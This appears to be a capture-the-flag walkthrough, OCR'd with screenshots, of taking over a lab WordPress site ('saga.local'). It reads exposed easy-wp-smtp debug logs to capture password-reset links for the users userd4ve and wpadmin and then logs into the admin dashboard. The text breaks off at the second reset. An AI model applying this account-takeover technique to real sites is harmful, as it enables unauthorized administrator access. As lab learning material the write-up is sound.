js_composer/	2024-11-11 12:29	-	
newsletter/	2024-11-11 12:36	-	
one-click-demo-import/	2024-11-11 12:36	-	
revslider/	2024-11-11 12:26	-	
theme-shortcodes/	2024-11-11 12:36	-	
user-notes/	2024-11-11 12:36	-	
wp-reset/	2024-11-11 12:29	-	
wp-survey-and-poll/	2024-11-11 12:36	-	
wp-user-avatar/	2024-11-11 12:28	-	
wp-user-chat/	2024-11-11 12:36	-	

Apache/2.4.29 (Ubuntu) Server at saga.local Port 80

After looking into that we can see a plugin easy-wp-smtp Which is actually a vulnerble plugin.




On November 6th, 2019, Detectify added security tests for 50+ of the most popular WordPress plugins, including Easy-WP-SMTP. Although the zero-day affecting Easy-WP-SMTP (CVE-2020-35234) was recently patched, WordPress estimates that many of the 500,000+ active installs of the plugin remain unpatched. Detectify scans your applications for this vulnerability and alerts you if you are running a vulnerable version of WordPress and WordPress plugins.

What can happen if I'm vulnerable?

The issue involves a Sensitive Data Exposure vulnerability (CVE-2020-35234) that allows attackers to take over your WordPress Administrator account by finding and resetting the Administrator password in improperly secured log files. Because the folder where log files are stored do not have an index file, if directory listing is enabled on the web server, then an attacker could:

1. access the log file containing all sent emails,
2. view and click the password reset link in the log file,
3. perform a password reset,
4. login as an admin, and
5. achieve Remote Code Execution (RCE) by modifying themes with arbitrary PHP-code and/or install malicious plugins.


Sensitive Data Exposure. We could see SMTP logs through this plugin.
https://www.wordfence.com/threat-intel/vulnerabilities/wordpress-plugins/easy-wp-smtp/easy-wp-smtp-by-sendlayer-230-exposure-of-sensitive-information-via-the-ui



Index of /wp-content/plugins/easy-wp-smtp


Name	Last modified	Size	Description
Parent Directory		-	
60cafc19ba1c5_debug_log.txt	2024-11-11 12:28	31	
class-easywpsmtp-admin.php	2024-11-11 12:28	36K	
class-easywpsmtp-gag-mailer.php	2024-11-11 12:28	116	
class-easywpsmtp-utils.php	2024-11-11 12:28	2.3K	
css/	2024-11-11 12:28	-	
easy-wp-smtp.php	2024-11-11 12:28	24K	
inc/	2024-11-11 12:28	-	
js/	2024-11-11 12:28	-	
languages/	2024-11-11 12:28	-	
readme.txt	2024-11-11 12:28	11K	
screenshot-1.png	2024-11-11 12:28	69K	
screenshot-2.jpg	2024-11-11 12:28	98K	

Apache/2.4.29 (Ubuntu) Server at saga.local Port 80



```
Easy WP SMTP debug log file
```


On the Wp login page there function for resetting the password of the wp users. So if have the username we could actually send password reset link to the email of the user. With the help of the vulnerable plugin we can see the complete mail log, we can access the reset link from there. So now we have to find username.



Please enter your username or email address. You will receive an email message with instructions on how to reset your password.


Username or Email Address: userd4ve

Doing some enumeration we get a username 'user4dave'. So reset the password of the user4dave, we can get into the wordpress as user4dave.




Check your email for the confirmation link, then visit the login page.

← Go to SAGA Helthcare



```
Easy WP SMTP debug log file

CLIENT -> SERVER: EHLO saga.local
CLIENT -> SERVER: MAIL FROM:<root@saga.local>
CLIENT -> SERVER: RCPT TO:<dave@saga.local>
CLIENT -> SERVER: DATA
CLIENT -> SERVER: Date: Wed, 13 Nov 2024 14:53:51 +0000
CLIENT -> SERVER: To: dave@saga.local
CLIENT -> SERVER: From: Administrator <root@saga.local>
CLIENT -> SERVER: Subject: [SAGA Helthcare] Password Reset
CLIENT -> SERVER: Message-ID: <1peZXptCg63pdoWEQ7dgnDu3iIIc3u6lVVB8rgJU@saga.local>
CLIENT -> SERVER: X-Mailer: PHPMailer 6.6.5 (https://github.com/PHPMailer/PHPMailer)
CLIENT -> SERVER: MIME-Version: 1.0
CLIENT -> SERVER: Content-Type: text/plain; charset=UTF-8
CLIENT -> SERVER:
CLIENT -> SERVER: Someone has requested a password reset for the following account:
CLIENT -> SERVER:
CLIENT -> SERVER: Site Name: SAGA Helthcare
CLIENT -> SERVER:
CLIENT -> SERVER: Username: userd4ve
CLIENT -> SERVER:
CLIENT -> SERVER: If this was a mistake, ignore this email and nothing will happen.
CLIENT -> SERVER:
CLIENT -> SERVER: To reset your password, visit the following address:
CLIENT -> SERVER:
CLIENT -> SERVER: http://saga.local/wp-login.php?action=rp&key=Q3dR1cjIPMlPMqxn6RCH&login=userd4ve&wp_lang=en_US
CLIENT -> SERVER:
CLIENT -> SERVER: This password reset request originated from the IP address 192.168.1.35.
CLIENT -> SERVER:
CLIENT -> SERVER: .
CLIENT -> SERVER: QUIT
```



saga.local/wp-login.php?action=rp&wp_lang=en_US

Enter your new password below or generate one.


New password

password

Very weak

☑ Confirm use of weak password

Hint: The password should be at least twelve characters long. To make it stronger, use upper and lower case letters, numbers, and symbols like ! " ? $ % ^ &).



saga.local/wp-admin/

WordPress 6.7 is available! Please notify the site administrator.

Dashboard

Will you be supporting multiple products on this support site? You can activate multi-products support now. (This setting can be modified later)

There are one or more required or recommended plugins to install, update or activate. Please contact the administrator of this site for help.

Dismiss this notice

At a Glance

9 Posts | 27 Pages | 1 Comment

WordPress 6.1.1 running Saga theme.

Activity

Recently Published

Jun 20th 2021, 5:01 pm Tooth Fairy Traditions

Jun 20th 2021, 5:01 pm Smile For Your Health!

Quick Draft


Title

Content


What's on your mind?

But unfortunately he is not the admin user. But simply looking inside the wordpress we get another username ‘wpadmin’, which is possbily the wordpress admin user.

Do the same process again reset the password of the wpadmin and login into the cms.



```
CLIENT -> SERVER: RCPT TO:<admin@saga.local>
CLIENT -> SERVER: DATA
CLIENT -> SERVER: Date: Wed, 13 Nov 2024 14:56:04 +0000
CLIENT -> SERVER: To: admin@saga.local
CLIENT -> SERVER: From: Administrator <root@saga.local>
CLIENT -> SERVER: Subject: [SAGA Helthcare] Password Changed
CLIENT -> SERVER: Message-ID: <GhY4Nc98V1m2mADlQWfyfd5r8amB2ye5liQgdgczc@saga.local>
CLIENT -> SERVER: X-Mailer: PHPMailer 6.6.5 (https://github.com/PHPMailer/PHPMailer)
CLIENT -> SERVER: MIME-Version: 1.0
CLIENT -> SERVER: Content-Type: text/plain; charset=UTF-8
CLIENT -> SERVER:
CLIENT -> SERVER: Password changed for user: userd4ve
CLIENT -> SERVER:
CLIENT -> SERVER: .
CLIENT -> SERVER: QUIT
CLIENT -> SERVER: EHLO saga.local
CLIENT -> SERVER: MAIL FROM:<root@saga.local>
CLIENT -> SERVER: RCPT TO:<admin@netwire.local>
CLIENT -> SERVER: DATA
CLIENT -> SERVER: Date: Wed, 13 Nov 2024 16:22:38 +0000
CLIENT -> SERVER: To: admin@netwire.local
CLIENT -> SERVER: From: Administrator <root@saga.local>
CLIENT -> SERVER: Subject: [SAGA Helthcare] Password Reset
CLIENT -> SERVER: Message-ID: <V791lYVUoeVMPck5U7mFOQySZdjJqGX7bPOR13qUI@saga.local>
CLIENT -> SERVER: X-Mailer: PHPMailer 6.6.5 (https://github.com/PHPMailer/PHPMailer)
CLIENT -> SERVER: MIME-Version: 1.0
CLIENT -> SERVER: Content-Type: text/plain; charset=UTF-8
CLIENT -> SERVER:
CLIENT -> SERVER: Someone has requested a password reset for the following account:
CLIENT -> SERVER:
CLIENT -> SERVER: Site Name: SAGA Helthcare
CLIENT -> SERVER:
CLIENT -> SERVER: Username: wpadmin
CLIENT -> SERVER:
CLIENT -> SERVER: If this was a mistake, ignore this email and nothing will happen.
CLIENT -> SERVER:
CLIENT -> SERVER: To reset your password, visit the following address:
CLIENT -> SERVER:
CLIENT -> SERVER: http://saga.local/wp-login.php?action=rp&key=3H2GssFuNaiIQBV5Dt8A&login=wpadmin&wp_lang=en_US
CLIENT -> SERVER:
CLIENT -> SERVER: This password reset request originated from the IP address 192.168.1.35.
CLIENT -> SERVER:
CLIENT -> SERVER: .
CLIENT -> SERVER: QUIT
```



saga.local/wp-login.php?action=rp&wp_lang=en_US

Enter your new password below or generate one.

